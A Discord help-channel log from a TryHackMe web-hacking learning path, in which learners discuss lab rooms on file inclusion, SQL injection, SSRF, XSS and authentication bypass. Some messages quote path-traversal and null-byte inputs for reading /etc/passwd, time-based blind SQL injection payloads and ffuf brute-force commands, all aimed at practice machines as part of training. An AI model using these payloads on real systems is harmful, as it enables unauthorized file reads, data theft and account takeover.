#web-fundamentals-path
1 messages · Page 1 of 1 (latest)
 grand pebble
 reef vortexBOT

 TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!

 tiny zenithBOT
Gave +1 Rep to @halcyon mortar
 rare relic
Hi everyone. I’m in the Upload Vulnerabilities room, on the challenge part (task 11).
I run into trouble getting Burp Suite to intercept and display the js files coming back from the target server.
Would appreciate some help. May I post details?
 orchid hazel
rare relic
Hi everyone. I’m in the Upload Vulnerabilities room, on the challenge part (task...
orchid hazel
rare relic
Hi everyone. I’m in the Upload Vulnerabilities room, on the challenge part (task...
Yes, please do post more details
rare relic
Cool, thanks. I start Burp Suite, set the scope to http://jewel.uploadvulns.thm, then edit the Proxy Options to remove ^js$| from the list of file extensions that Burp won’t intercept.
Then turn Intercept on and load http://jewel.uploadvulns.thm from my browser.
I use ‘Do intercept’ > ‘Response to this target’, to get Burp to display the js file sent back. This works the first time. Then whenever I try to reload the page (say when I want to modify one of the incoming js files in a different way), the js files are not displayed anymore. So I have no way modify them. Quitting and restating Burp Suite won’t help. Any way I can avoid that?
 modern terrace
For file inclusion challenges, what is a good way to host these files to be accessed by the site
I tried this and while I can open in a tab, I get errors saying "couldn't connect to server"
and "failed opening"
 sweet python
uses https://http.cat/ to check what 304 response code is
modern terrace
is there an IP i should put it on?
or somewhere i can read about it
tun0?

How do I go about trying to troubleshoot this
I dont really know what to even search for to get a relevant result
oh my god damnit
my dumbass is thinking it's the port :
but youre right its the : in the actual file lmao
@halcyon mortar thanks for the help.
tiny zenithBOT
Gave +1 Rep to @halcyon mortar
rare relic
Hi lassi. I actually had figured it was because of cached content. But clearing out the cache in my browser (Firefox btw) doesn't help. Restarting Burp neither. It seems I also have to quit the THM machine altogether, then restart one from the TryHackMe page, then edit my hosts file over again, etc.
Is there any setting in Burp Suite to ignore cached content and reload js files (or other files for that matter) regardless of the fact that they were already downloaded once?
Or actually, it may be more up to a setting on the browser? 🤔 Either way, a nudge would be appreciated.
orchid hazel
rare relic
Hi lassi. I actually had figured it was because of cached content. But clearing ...
There's a rewrite rule defined in Burp to require a non cached response, you can enable that
 olive harness
And here I thought I was smart
 olive harness
So, why does private IP work for RFI and the public IP doesn't? I tried getting RCE on the RFI challenge in the File Inclusion room and was trying to access the shell via the public IP, but it didn't work. Then, I tried with Attackthebox's private IP and it worked
orchid hazel
olive harness
So, why does private IP work for RFI and the public IP doesn't? I tried getting ...
The target machines don't have internet
olive harness
I see. Forgot about that 😄
rare relic
orchid hazel
There's a rewrite rule defined in Burp to require a non cached response, you can...
Thanks James. Any clue where in Burp I can find that rule? Googling doesn't seem to turn up much.
tiny zenithBOT
Gave +1 Rep to @orchid hazel
orchid hazel
rare relic
Thanks James. Any clue where in Burp I can find that rule? Googling doesn't seem...
Proxy options, I'll load burp rq

There's two, both non-cached
rare relic
Great! I'll play with that and let you know. 👍
olive harness
Hey
Can anyone give me a tip for Lab Challenge 3 on the File Inclusion room?
Don't know how to approach that one
../../../../etc/flag3
tried putting an url in the form
tried checking for cookies or headers
../../../../etc/flag3/.
../../../../etc/flag3%00
....//....//....//....//etc/flag3
The characters . / %00 and numbers aren't accepted, so I don't know what else to test
yes
 Idk either what I want, but I'll try
Thanks
tiny zenithBOT
Gave +1 Rep to @halcyon mortar
olive harness
That was actually not so hard, but a bit trippy on what I had to use.

 civic snow
Auth bypass task 2: bruteforcing a signup page does not produce the expected result. Ive done this command: ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.63.46/customers/signup -mr "username already exists"
Unfortunately I cant post any screen shot there
reef vortexBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
civic snow
civic snow
Auth bypass task 2: bruteforcing a signup page does not produce the expected res...

 summer idol
How would one go about finding the ip address of a target webserver if it is not given? I am doing a challenge for the first time where we don't know the ip
 languid dirge
summer idol
How would one go about finding the ip address of a target webserver if it is not...
languid dirge
summer idol
How would one go about finding the ip address of a target webserver if it is not...
Check out: https://tryhackme.com/room/dnsindetail

TryHackMe
Learn how DNS works and how it helps you access internet services.
summer idol
languid dirge
Check out: https://tryhackme.com/room/dnsindetail
Thank you so much!!
tiny zenithBOT
Gave +1 Rep to @languid dirge
olive harness
When I was doing the SQL Injection room and was on task 8, I noticed that sending admin123' UNION SELECT 1,sleep(2) from users where username='admin' and password like '_%';-- was giving valid answer. Thot the password didn't start with _ as I learned after a bit, I still don't understand why the web server gave me a valid answer(the time delay) when I provided the _ character in there
 olive harness
I didn't at the time, but now that you said so, I found out that by using underscore I can find out how many characters are in the field of data.
Thanks. I thought at the time that there was more going on(maybe on the server's db), but it seems like the underscore is used as a wildcard
tiny zenithBOT
Gave +1 Rep to @halcyon mortar
 analog barn
putting "&x=" in an url makes it ignore the rest of the url?
or does it have another effect?
like this: server.website.thm/flag?id=9**&x=**
sweet python
for ssrf yes
analog barn
why? is it related to encoding?
sweet python
not sure exactly why no
analog barn
thanks
 normal salmon
i dont get why we use encoding
 orchid hazel
normal salmon
i dont get why we use encoding
orchid hazel
normal salmon
i dont get why we use encoding
You can't send some data in URLs, or it can get messy.
If you want to send binary data as text, base64 is designed for that
normal salmon
what u mean by binary data?
normal salmon
orchid hazel
You can't send some data in URLs, or it can get messy.
by some data u mean parameters?
orchid hazel
normal salmon
what u mean by binary data?
Non-text
By some data, I mean binary data
normal salmon
orchid hazel
Non-text
like what
orchid hazel
If you try to send a file that has null bytes in, it won't work
orchid hazel
normal salmon
like what
You can't think of any files on your computer that aren't text files?
Programs, music, videos, database files, images
orchid hazel
normal salmon
yeah u can pass like an image directly in the url
Only if you encode it
normal salmon
orchid hazel
Only if you encode it
but why we pass them in the url
orchid hazel
Why not?
How else are you going to send them? In the request body? That usually has to be encoded too
normal salmon
but "{id: 10}" is a text data why do we encode it
orchid hazel
Because someone chose to
It'd usually be URL encoded if it was in a URL or request body, but here it's base64 instead
normal salmon
thank u man, appreciate it
orchid hazel
I don't think so
 whole dune
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';-- is not causing the sleep to work
in the blind sql time based room for sql injection
analog barn
whole dune
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';-- is not ...
I think I did 'referrer=admin' and it worked
 thorn fiber
yay! done with the path!
 opaque topaz

analog barn
thorn fiber
yay! done with the path!
kudos! 
 digital socket
I have a question:
I've come across these 3 tools: ffuf, gobuster and dirb.
I know that these 3 tools are used to bruteforce URIs to find hidden or public directories/files.
But what is the difference among these 3 tools?
 fallow raptor
 toxic steppe
digital socket
I have a question:
I've come across these 3 tools: ffuf, gobuster and dirb.
I ...
toxic steppe
digital socket
I have a question:
I've come across these 3 tools: ffuf, gobuster and dirb.
I ...
try all 3 of them. some are faster with more options and so. gobuster is pretty common. for my self i prefer ffuf
digital socket
I see
So these 3 tools do almost the same things so choosing one of them will depend on the execution speed and other options
orchid hazel
digital socket
So these 3 tools do almost the same things so choosing one of them will depend o...
Ffuf is kinda different to the other two that you mentioned. It can do all the same and more. Read the manuals/docs/readme for each od them, and you'll understand what they do and do differently
digital socket
Alright thanks
 south hearth
hi
SSRF task 2, after clicking "view site" theres no page loaded it says "static-labs.tryhackme.cloud took too long to respond." I've tried re-entering the room as well as refresh page :/
 rare relic
south hearth
rare relic
south hearth
i am facing same problem
sweet python
works for shadow
sweet python
south hearth
hi
can you try clicking the minus button at the bottom and then clicking the view site button again???
south hearth
tried
sweet python
no work???
south hearth
sweet python
no work???
i mean it worked without clicking the minus button
out of sudden it jz worked haha thanks anyway
sweet python
oh great
thorn fiber
analog barn
kudos! <:blobfingerguns:658062473617866753>
thanks!
tiny zenithBOT
Gave +1 Rep to @analog barn
 vestal tinsel
Hello guys, can someone help me do the File Inclusion room? The Challenge part?
😦
Ok i will try harder 
 digital magnet
The links at the bottom of that page are high-quality too. The Eric Steven Raymond link on catb.org is legendary.
http://catb.org/~esr/faqs/smart-questions.html
In no way a jab at your question forming capabilities @vestal tinsel , just a good read.
thorn fiber
it would have been great if the modules had audio playback option for the theorytical parts.
sweet python
thorn fiber
it would have been great if the modules had audio playback option for the theory...
Try and send that to the feedback form that is linked in #feedback-and-ideas .. As then the staff of the website can see it easier and consider it
vestal tinsel
digital magnet
The links at the bottom of that page are high-quality too. The Eric Steven Raymo...
Yea i understood. It really was a great read! But at the end i've managed to do the challenge. I was in the wrong link! 😅
digital magnet
vestal tinsel
Yea i understood. It really was a great read! But at the end i've managed to do ...
I did the same myself yesterday
 trail bolt
is the wordlist from Task 11 installed in the attackbox? It seems to only lead me to install on my host machine
oh right, I am so sorry
Upload Vulns
 restive hemlock
Have a look and see
find wordlist.txt
If it's the attackbox the room won't matter.
Maybe @sand widget can help.
Ben, is the UploadVulnWordlist.txt on the Attackbox? I know it's a downloadable in task 11 in the room https://tryhackme.com/room/uploadvulns
 sand widget
restive hemlock
Ben, is the `UploadVulnWordlist.txt` on the Attackbox? I know it's a downloadabl...
sand widget
restive hemlock
Ben, is the `UploadVulnWordlist.txt` on the Attackbox? I know it's a downloadabl...
It is not at the moment no
restive hemlock
cc @trail bolt
restive hemlock
sand widget
It is not at the moment no
Thanks.
tiny zenithBOT
Gave +1 Rep to @sand widget
sand widget
restive hemlock
Thanks.
No problem, do you think it'd be worth me adding it?
trail bolt
I would like it if you add it if you can, not sure if its a issue.
restive hemlock
sand widget
No problem, do you think it'd be worth me adding it?
I'm not sure tbh, as I used my VM and downloaded it and save to my vm anyway when I done it months ago, unsure about new users/old users who haven't done it.
trail bolt
a link to download it from the box would help too if anything.
sand widget
Yeah that's okay. I'll think I see mention of upload vulns quite a lot so it seems pretty popular. I'll make a note to add it alongisde the next set of changes for the attackbox(:
trail bolt
I appreciate it so much! I'll just go ahead and work on some other boxes then.
sand widget
Oh, are you not able to access the wordlist?
If you're not, I'll put it on a machine real quick for you to wget/curl
trail bolt
if I can wget/curl to it, that would be awesome
I am happy with that
I use THM on my host machine so I normally just use the attackboxes
sand widget
Yeah I'll sort that for you rn
trail bolt
Thanks!!
trail bolt
awesome, you are the best, I'll get it quick rn
sand widget
sure 👍
 sand widget
No worries. I'll get it onto the AttackBox some time next week when I have other changes to make (:
+rep @restive hemlock
tiny zenithBOT
Gave +1 Rep to @restive hemlock
 fathom coyote
Hello guys, so im at LFI challenge for File Inclusion room, and i cant seem to look for the etc/flag directory... Tried the following steps:
- changed POST from GET in the HTTP header using burpsuite
- used LFI techniques to show /etc/passwd, no luck
At this point, i got stuck not knowing other options.
Any hints will be much appreciated. Thank you.
fathom coyote
got the flag now. Yeah ur right. GET and POST requests are different. Thanks for the help @halcyon mortar
 chrome magnet
Having an issue getting into the ctf webpage http://MACHINE_IP/challenges/index.php reciving a 405 error
sweet python
chrome magnet
Having an issue getting into the ctf webpage http://MACHINE_IP/challenges/index....
step one...: search for the task with a green start machine button... click it and wait for the ip to be revealed... make sure you are connected to the vpn or are using the attackbox and then connect when the ip is vissible
chrome magnet
sweet python
step one...: search for the task with a green start machine button... click it a...
the green public ip is whats giving me the error message
sweet python
!docs verify
reef vortexBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
sweet python
then a picture of the where you found the ip and where you are trying to connect
@chrome magnet ⬆️
chrome magnet
 sweet python
well just like shadow thought you are connecting to the wrong ip
see task 2
see that it has a green start machine button inside it
hit that... then wait a while
then you will get a box like this

which will show an ip after about 1 min
@chrome magnet ⬆️
chrome magnet
sweet python
which will show an ip after about 1 min
thank you
tiny zenithBOT
Gave +1 Rep to @sweet python
sweet python
no problem
 severe axle
Hello, I am working on Web Enumeration room and finished "Practice: Gobuster" Module. I was able to get the flags through typing the appropariate directories on the brower; However, I was wondering if there is a way to cat the flag file on the shell?
https://tryhackme.com/room/webenumerationv2
TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
 obtuse cedar
Can someone help me with the SSRF Room? I don't seem to understand how you can influence the output by changing the URL
 proper crystal
What is it that you don't understand? Do you have a particular task?
sweet python
severe axle
Hello, I am working on Web Enumeration room and finished "Practice: Gobuster" Mo...
Curl is the answer
 stray ravine
Hey could someone help me out?
i'm on task 9 trying to wpscan the wpscan.thm site but following error: The remote website is up, but does not seem to be running WordPress...
opaque topaz
stray ravine
Hey could someone help me out?
i'm on task 9 trying to wpscan the wpscan.thm si...
full command plz
rare relic
Hey yo
Im stuck at web fundamentals > subdomain enumeration > task 6
Where is this fuff?
 misty shadow
rare relic
Where is this fuff?
misty shadow
rare relic
Where is this fuff?
Mh? It's a tool installed on your attacking machine
misty shadow
rare relic
Do i have to install go 1.16 and fuff on this ?
What OS are you using? But ye, if ffuf is not installed you have to get it
misty shadow
rare relic
That’s the attack box right?
Don't know if you are using the attackbox or the kali vm
But pretty sure ffuf is already on the attackbox
And most likely even on the kali vm
You type ffuf not fuff, right ?
rare relic
misty shadow
You type `ffuf` not `fuff`, right ?
Lol no
misty shadow
Well
rare relic
I selected attack box > the start attack box
misty shadow
Ye, it's certainly on the attackbox
misty shadow
Not an issue
rare relic
hi @misty shadow
cant find any subdomains using ffuf. subdomain enumeration module lab 6
this is the command im using -> ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u http://10.10.131.156
reef vortexBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
rare relic
i think i did.. hold on
misty shadow
rare relic
hi <@401153154634219543>
Hey there.
There is no need to ping anyone if you have a question, just state the room, task and any other useful information, if someone has an answer for you, they will reply 🙂
rare relic
okay 👍
rare relic
 misty shadow
rare relic
misty shadow
rare relic
Wrong IP, you Fuzz your own attackbox rather than the target machine
misty shadow
rare relic
whats the target machine ip?
I don't know, you have to start the target machine and check the box that's looking like that:

Target machine = Green button in one of the tasks saying "Start Machine"
misty shadow
Oof, who do you expect to read all of that 😄
But at least you are trying to be detailed 😄
 clear island
i'm going to delete it, and try and shorten it some more 😦 (that's the best i can do)
Hey Guys, I have a question regarding Local File inclusion under the "intro to Web Hacking" path.
In labs 1 Through 3 the goal is to access a file (/etc/passwd) by exploiting a web application on a THM machine. The website looks like the following - and on labs 1&2 i can read the /etc/passwd file successfully in 1 of 2 methods
Method 1 - by using the search box provided on the website, and entering "/etc/passwd" on lab 1 and "../../../../etc/passwd" on lab 2 respectively.
Method 2 - By going into the URL , and simply entering the URL [Machine IP/lab1.php?file=/etc/passwd] [Machine_IP/lab2.php?file=../../../../etc/passwd] for Lab 2 respectively.
labs 1&2 give you access to the source code where as lab 3 does not, due to this it states that we have to test the entry point and input an invalid input "THM" into the search bar provided to get the following error
- "Warning: include(includes/THM.php)[function.include]: failed to open stream: No such file or directory in /var/www/html/lab3.php on line 26"
This is to understand what directory we need to access (in this case, we need to move up 4 directories -
so in the search bar provided and enter "../../../../etc/passwd" and get the following error
- "Warning: include(includes/../../../../etc/passwd.php)[function.include]: failed to open stream: No such file or directory in /var/www/html/lab3.php on line 26"
Up to this point - Method 1 and method 2 are not pulling the /etc/passwd file but when i continue to read, they state that we have to add the "null byte" which is %00.
When i test Method 1 and enter "../../../../etc/passwd%00" it still returns an error
When i Test method 2 - and modify the url to read {MACHINE_IP/lab3.php?file=../../../../etc/passwd%00 - It does not receive any error and successfully pulls the /etc/passwd file.
I'm confused and uncertain on how to get method 1 to be successful but in method 2, i understand and can read /etc/passwd. Is there a way for Method 1 (using the search bar provided on the website) to be successful?
misty shadow
clear island
Hey Guys, I have a question regarding Local File inclusion under the "intro to W...
If you enter the null byte in the search bar, it's getting URL encoded.
You should be able to see that in the url bar that it's appending %2500 instead of just %00
clear island
misty shadow
If you enter the null byte in the search bar, it's getting URL encoded.
You shou...
i do notice that yes, but i'm still uncertain on how to have method 1 be successful in reading /etc/passwd for that lab.
i see that my entire input gets encoded, and anything after file is broken up with %2f
misty shadow
clear island
i do notice that yes, but i'm still uncertain on how to have method 1 be success...
Well, considering parameter in a GET request are being send via the URL, I don't see the need to get method 1 working.
All the search bar is doing, is appending your input URL encoded to the URL as the "file" parameter
From the top of my head I can't think of a way to get it working from the search bar, but either way, it's kind of useless to put effort in that
clear island
misty shadow
Well, considering parameter in a GET request are being send via the URL, I don't...
well truthfully - i'm very new to this whole concept and environment and that's what i was trying to understand. in general, for this type of vulnerability - we wouldn't necessarily interact with the web page - but rather the URL and the vulnerability we're seeking to exploit?
misty shadow
clear island
well truthfully - i'm very new to this whole concept and environment and that's ...
Ye, I would say you would usually intercept that request in Burp and use repeater to play around and test, thus meaning you are just altering the parameter in the URL
clear island
misty shadow
Ye, I would say you would usually intercept that request in Burp and use repeate...
Thank you for the help!
tiny zenithBOT
Gave +1 Rep to @misty shadow
rare relic
Hello, somebody can help me for the crontab ?
here is the question : When will the crontab on the deployed instance (10.10.183.70) run?
in the crontab file all is by default except one line and this is not the response
can you ping me ? thanks
misty shadow
rare relic
can you ping me ? thanks
Best to verify and show a screenshot of what you see in there
!docs verify
reef vortexBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
 misty shadow
rare relic
the response is in 7 letters
misty shadow
rare relic
the response is in 7 letters
Correct and the answer is right in your screenshot
 spare citrus
Just curious Is there a room for Oauth 2.0?
 echo sparrow
Hi all, I am halfway done with this path, I am learning about because I knew less than nothing about web hacking
echo sparrow
32% done
 languid kettle
Hi. I checked my spelling and tried dl ffuf. But the instructions says Attackbox come with it. Yet I'm faced with "ffuf:command not found". Can advise where went wrong? Appreciate it!

 light rock
hi
$str = 'INPUT HERE';
$pattern = '/flag/i';
echo $sec= preg_replace($pattern, '', $str);
?>```
I want to reach $sec=='flag'Is this part of an active CTF?
 autumn tapir
In the 'intro to web hacking' module right now, XSS room, last question. Task is to capture cookie through XSS, base64 decode. This doesnt work though lol. including the 'session=' or not, neither works. I ended up checking out a walkthrough and it shows the same method I did so Im stumped


 brazen mauve
autumn tapir
In the 'intro to web hacking' module right now, XSS room, last question. Task i...
brazen mauve
autumn tapir
In the 'intro to web hacking' module right now, XSS room, last question. Task i...
Are you using attackbox or your own VM?
autumn tapir
@brazen mauve VM, said use AB if exploit doesnt work but im able to capture cookie
brazen mauve
autumn tapir
<@810555657488695371> VM, said use AB if exploit doesnt work but im able to capt...
Use attackbox for this task
autumn tapir
different cookie?
brazen mauve
autumn tapir
different cookie?
you will get staff cookie
tiny zenithBOT
Gave +1 Rep to @brazen mauve
brazen mauve
autumn tapir
<@810555657488695371> lmao thanks, AB is a pain so I try avoid it
You got staff cookie?
autumn tapir
oh yeah AB worked
 stable ermine
 rare relic
Hey,
@Authentication bypass task 3, we use the fuff tool to bruteforce a list of usernames with a list of passwords. The username list we created in task 2 by piping the results into a .txt file.
When trying to use this result in part 3, I don't get any output. However if I were to copy the content of the file and paste it into another .txt file, I get the correct results.
Any pointers for what the difference between a piped created file and a manually created file is?
misty shadow
rare relic
Hey,
@Authentication bypass task 3, we use the fuff tool to bruteforce a list o...
It might output the file in a different format, where the line endings are different
 low mango
guys what about a subdomain enumeration room, can you help me why ffuf -fs not filtering by size, i'm providing the most repeated one - 472
low mango
haha, that's funny, cuz the task pointing you that the first subdomain discovered should be written to the answer below, but actually it's the second xD
restive hemlock
low mango
haha, that's funny, cuz the task pointing you that the first subdomain discovere...
Are you on a VM or attackbox?
Because it works as intended in the attackbox.
low mango
on VM
restive hemlock
Possibly why.
If you take the word list from the attackbox, it should work as intended.
low mango
okii, ty 😄 should i delete those msgs?
restive hemlock
Just edit out the answer with spoilers or delete the flags.
obtuse cedar
Hey, I am currently doing the SQLi Room but I have a question, hopefully somebody could help me out here! ^^ So, a request to the server would be something like this "SELECT * from table", but it could also be something like "SELECT username,password from table". Why now are we checking for an SQLi by typing "1 UNION SELECT 1,2,3"? I don't mean the "1 UNION" part, but rather the following. Doesn't the * that got replaced by the "1,2,3" now just look for numbers in the table "table"? I am so confused
 obsidian roost
I'm confused by your question, but I think you maybe misunderstood the concept of UNION and the select part. First, the two parts before and after the union do not interact with each other in any way. They return tables and those two resulting tables are just concatenated. So the * and the 1,2,3 do not interact. You just need to make sure, both tables have the same number of columns. SELECT * does not tell you how many columns there are, so we have to try several options.
Second: SQL does not "look for numbers" . SELECT 1,2,3 is a simple query that just returns a table with 1 row and 3 columns containing the 3 numbers. Normally in SQL you write the column name in the select part, like SELECT user, password, email FROM x to tell SQL that you are only interested in those three columns. But you can also write SELECT user, 17, password FROM x. There you get again 3 columns and one row for each user. However the value in the second column will always be 17.
Not sure if this clears things up 🙂 I'd advise you to take some database and live execute manually some queries there and slowly progress to get an understanding how SQL behaves.
obtuse cedar
obsidian roost
I'm confused by your question, but I think you maybe misunderstood the concept o...
That helped a lot, thank you!
tiny zenithBOT
Gave +1 Rep to @obsidian roost
 rapid torrent
Glad to be here guys! 🙂 Hope to contribute to the community
This hacking path is exciting
rapid torrent
stable ermine
Hope soon doing it!
stable ermine
rapid torrent
Hope soon doing it!
 rapid torrent
Hi guys, I'm in the Authentication ByPass Module, I don't know if this is the right channel to ask.
The attackbox is desployed but I don't get the IP to practice
http://MACHINE_IP/customers/signup
I'm trying to see the Acme IT SUpport website with the Public and Private IP of the Attackbox but it doesn't work.
sweet python
rapid torrent
The attackbox is desployed but I don't get the IP to practice
look for this icon on a task and then that green start machine button to start your target machine.... then wait 1-5 mins and you should get an ip
 rapid torrent
Thanks, it's working!
sweet python
no problem
rapid torrent
Guys, I'm in the module "Authentication Bypass"

I've been learning FFUF,
But do you know how to bypass a form when the action is to another file?
I'm using "-r" in the commands, but it doesn't work.
For example, I have the file "index.php" where the form is.
And this is the code
<form action="welcome.php" method="POST">
<input type="text" name="password">
<input type="submit">
</form>
When I add a password "123", welcome.php returns "this is the flag"
I'm doing this with FFUF
ffuf -w passwords.txt -u https://url.com/index.php -X POST -d "password=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -mr "this is the flag" -r
but it doesnt work.
brazen mauve
rapid torrent
ffuf -w passwords.txt -u https://url.com/index.php -X POST -d "password=FUZZ" -H...
I believe you need username field amd check your url https:..
orchid hazel
rapid torrent
But do you know how to bypass a form when the action is to another file?
Do you understand what action means on an HTML form element?
Have you looked at what's happening in Burp to try and understand?
orchid hazel
brazen mauve
I believe you need username field amd check your url https:..
No username in that form that they posted.
There's another bigger issue.
 placid spade
In the file inclusion room, shouldn't it be http://webapp.thm/index.php?lang=/etc/passwd instead of http://webapp.thm/get.php?file=/etc/passwd. If this is not a mistake on tryhackme's behalf, can someone explain how http://webapp.thm/get.php?file=/etc/passwd would work?
 placid spade
ok thanks!
tiny zenithBOT
Gave +1 Rep to @halcyon mortar
placid spade
I just want to double check my understanding, but how would you explain the differences between RFI and SSRF?
orchid hazel
placid spade
I just want to double check my understanding, but how would you explain the diff...
I mean, they're completely different. The only similarity is that a request is made.
placid spade
orchid hazel
I mean, they're completely different. The only similarity is that a request is m...
interesting. I obviously googled "SSRF vs RFI" etc. before messaging here and the answers I got is that an RFI basically is a type of SSRF. If you see them as completely different, can you clarify those differences for me?
orchid hazel
I guess you could argue that but it's a really weird argument to make
placid spade
orchid hazel
I guess you could argue that but it's a really weird argument to make
why is it weird? whats the biggest difference that comes to your mind? From what I could understand, RFI deals with code injection from a remote file, where as SSRF deals with any request made on the target servers behalf. Therefore, RFI and LFI attack would fall into the category of an SSRF attack. What do you think?
orchid hazel
placid spade
why is it weird? whats the biggest difference that comes to your mind? From what...
"Inclusion" is a massive part of LFI and RFI, and people constantly confuse LFI and file read
placid spade
orchid hazel
"Inclusion" is a massive part of LFI and RFI, and people constantly confuse LFI ...
thanks for your input James!
tiny zenithBOT
Gave +1 Rep to @orchid hazel
 quartz spire
Hello can anyone suggest me the web fundamentals
I mean path or something like that
 misty nova
@halcyon mortar where i find?
brazen mauve
Do you know anything about two sides?
brazen mauve
Check hint, answer is there
orchid hazel
The answer is not front end. Don't copy from the videos, you don't learn anything that way.
 earnest notch
hi
 warm sequoia
Hi guys, for the Burp Suite - Intruder, I don't have the same thing on my burp as the one on the tutorial and I can't figure how to, is it normal ? If not, how do i fix it ? Thanks
sweet python
warm sequoia
Hi guys, for the Burp Suite - Intruder, I don't have the same thing on my burp a...
well maybe some update to burp suite changed it.... but the attackbox should work as it uses a version of burp that should work for all currently accessable rooms
warm sequoia
i have :
Host: 10-10-25-68.p.thmlabs.com``` the tutorial has :
```POST /support/login/ HTTP/1.1
Host: 10.10.25.68```and at the end of this there is in the tutoriel a id / passwd (that we'll use in the tutorial) but i don't have it...
Burp works but I don't have a webpage that allows me to apply the technique of the room
misty shadow
warm sequoia
Burp works but I don't have a webpage that allows me to apply the technique of t...
These are 2 different requests
warm sequoia
misty shadow
These are 2 different requests
I know, the first one is the one I have when I follow the room's instructions, and the second one is the one I am supposed to get, and i'm trying to udnerstand what i'm doing wrong because what I have does not allow me to do the room'ss challenges
misty shadow
warm sequoia
I know, the first one is the one I have when I follow the room's instructions, a...
Which task are you doing ?
warm sequoia
misty shadow
Which task are you doing ?
In the BurpSuite - Intruder, I'm at the Attack Types Sniper (Task 5)

i'm supposed to get something like this
warm sequoia
warm sequoia
i have :
```GET /5yjR2GLcoGoij2ZK HTTP/1.1
Host: 10-10-25-68.p.thmlabs.com``` t...
But as I showed here I don't 😦
misty shadow
warm sequoia
Yes, you have to make an actual login attempt to capture that request
misty shadow
warm sequoia
Do you see this message or is the red because my message don't send ?
How would I know if I see the message or not 😄
The last message I see is But as I showed here I don't
 misty shadow
warm sequoia
misty shadow
warm sequoia
Share the link you are talking about
warm sequoia
i'm using the attack box and I use this adress, that is given in the first task : https://10-10-44-18.p.thmlabs.com
There is no login option
 misty shadow
warm sequoia
misty shadow
warm sequoia
But you know the url, so just append /support/login to it
warm sequoia
I tried but it didn'tr work lete me try again
I've relaunched everything
Ok there was something off but I think I've managed to get on the right path, thanks all for your help ^^
 remote mica
Why aren't the IP's showing up on the Linux Fundamentals page? The IP to ssh tryhackme@IPgoeshere is not available.
rephrase: Getting past task 2 in LInux Fundamentals 2 doesn't even give me the IP to ssh tryhackme@MACHINE_IP
the MACHINE_IP doesn't even show up on the page
so how the hell can i get past this
kinda bullshit imo
remote mica
ok now it work
restive hemlock
remote mica
ok now it work
So, it's not bullshit after all?
 lethal tartan
Hey whats up? Need a hand here!
I am on task 7 on OWASP top 10 and it says to log into http://MACHINEIP:8888 but it does not work
misty shadow
lethal tartan
I am on task 7 on OWASP top 10 and it says to log into http://MACHINEIP:8888 but...
Does it really say "machineip" in the text/url on the room page or did you change that just for discord?
lethal tartan
just changed it for discord
misty shadow
lethal tartan
just changed it for discord
Let me have the machine IP then pls
lethal tartan
I just reseted it for the third time
one minute
10.10.132.227:8888, it seems to be working now
misty shadow
Ok
lethal tartan
thanks for the attention
remote mica
restive hemlock
So, it's not bullshit after all?
No. I just realized how lacking my understanding was. Now I’m laughing about how easy that was!!
 tough narwhal
remote mica
so how the hell can i get past this
tough narwhal
remote mica
so how the hell can i get past this
you just have to give the machine up to 1 minute to start and display the ip address, patience is key my friend
 finite root
I'm getting closer to completing this path. Can't wait.
rare relic
hi guys anyone can help with web fundamentals file inclusion task 8 challenge 4 RFI?
tried with s3 bucket, google disk, github, when entering url of attackbox, method is not allowed
not familiar with web hosting and stuff
tried apache2 installation but got error no ports available to listen -something like that
orchid hazel
rare relic
tried with s3 bucket, google disk, github, when entering url of attackbox, metho...
Port 80 on the attackbox is in use. Use a different port.
The target machines don't have internet access so all of those methods won't work.
rare relic
apache is up, port changed, php file created that echoes gethostname(). when i do rfi on that file on playgound room, html displays same output i get when running that file on its original domain
hmmmmmmmmmmmm
how then?
ftp?
 rain widget
I am attempting (and struggling) with the challenge task in file inclusion -- I've read the solutions/walkthroughs online require the use of burpsuite (something that has not been introduced in this learning path) -- is it possible to complete the challenge without using Burpsuite? the steps listed in the challenge encourage you to use the 'browser address bar' in its place, but Im struggling to figure out how to do so. any advice would be appreciated.
brazen mauve
rain widget
I am attempting (and struggling) with the challenge task in file inclusion -- I'...
You can use curl to complete those challenges if you dont know how to use burp
rare relic
created python3 -m http.server
created php files: 1 with gethostname() other with php_uname('n') for older versions, tested in browser and there is download file link
when using this rfi urls in target domain as ?file or ?lang, ?file gives warnings "failed open stream /could not connect to server / failed opet file for inclusion), and when using ?lang - output is nothing
but i do not want the target server to download the file to its disk, right? i just want it to execute the code from remote url
rare relic
i dont even see the target server making get request to my http.server
but i see this 😅
(firefox:4639): GLib-GObject-CRITICAL **: 11:55:33.062: g_type_add_interface_static: assertion 'g_type_parent (interface_type) == G_TYPE_INTERFACE' failed
(firefox:4639): GLib-GObject-CRITICAL **: 11:55:33.062: g_type_add_interface_static: assertion 'g_type_parent (interface_type) == G_TYPE_INTERFACE' failed
(firefox:4639): GLib-GObject-WARNING **: 11:55:33.065: ../../../../gobject/gsignal.c:3492: signal name 'load_complete' is invalid for instance '0x7fd0b1d68ce0' of type 'MaiAtkType139'
(firefox:4639): GLib-GObject-WARNING **: 11:55:33.065: ../../../../gobject/gsignal.c:3492: signal name 'load_complete' is invalid for instance '0x7fd0b1d68d30' of type 'MaiAtkType139'
(firefox:4639): GLib-GObject-CRITICAL **: 11:55:33.158: g_type_add_interface_static: assertion 'g_type_parent (interface_type) == G_TYPE_INTERFACE' failed
(firefox:4639): GLib-GObject-CRITICAL **: 11:55:35.855: g_type_add_interface_static: assertion 'g_type_parent (interface_type) == G_TYPE_INTERFACE' failed
i dont think i did this
rare relic
tried with .txt files instead, also no improvements
tried putting command code in quotes as file value, no luck
rare relic
hey lassi, i have tried this and could not get it working.. any hint?
rain widget
brazen mauve
You can use curl to complete those challenges if you dont know how to use burp
Thanks for the feedback; I'll dig into curl. Much appreciated.
tiny zenithBOT
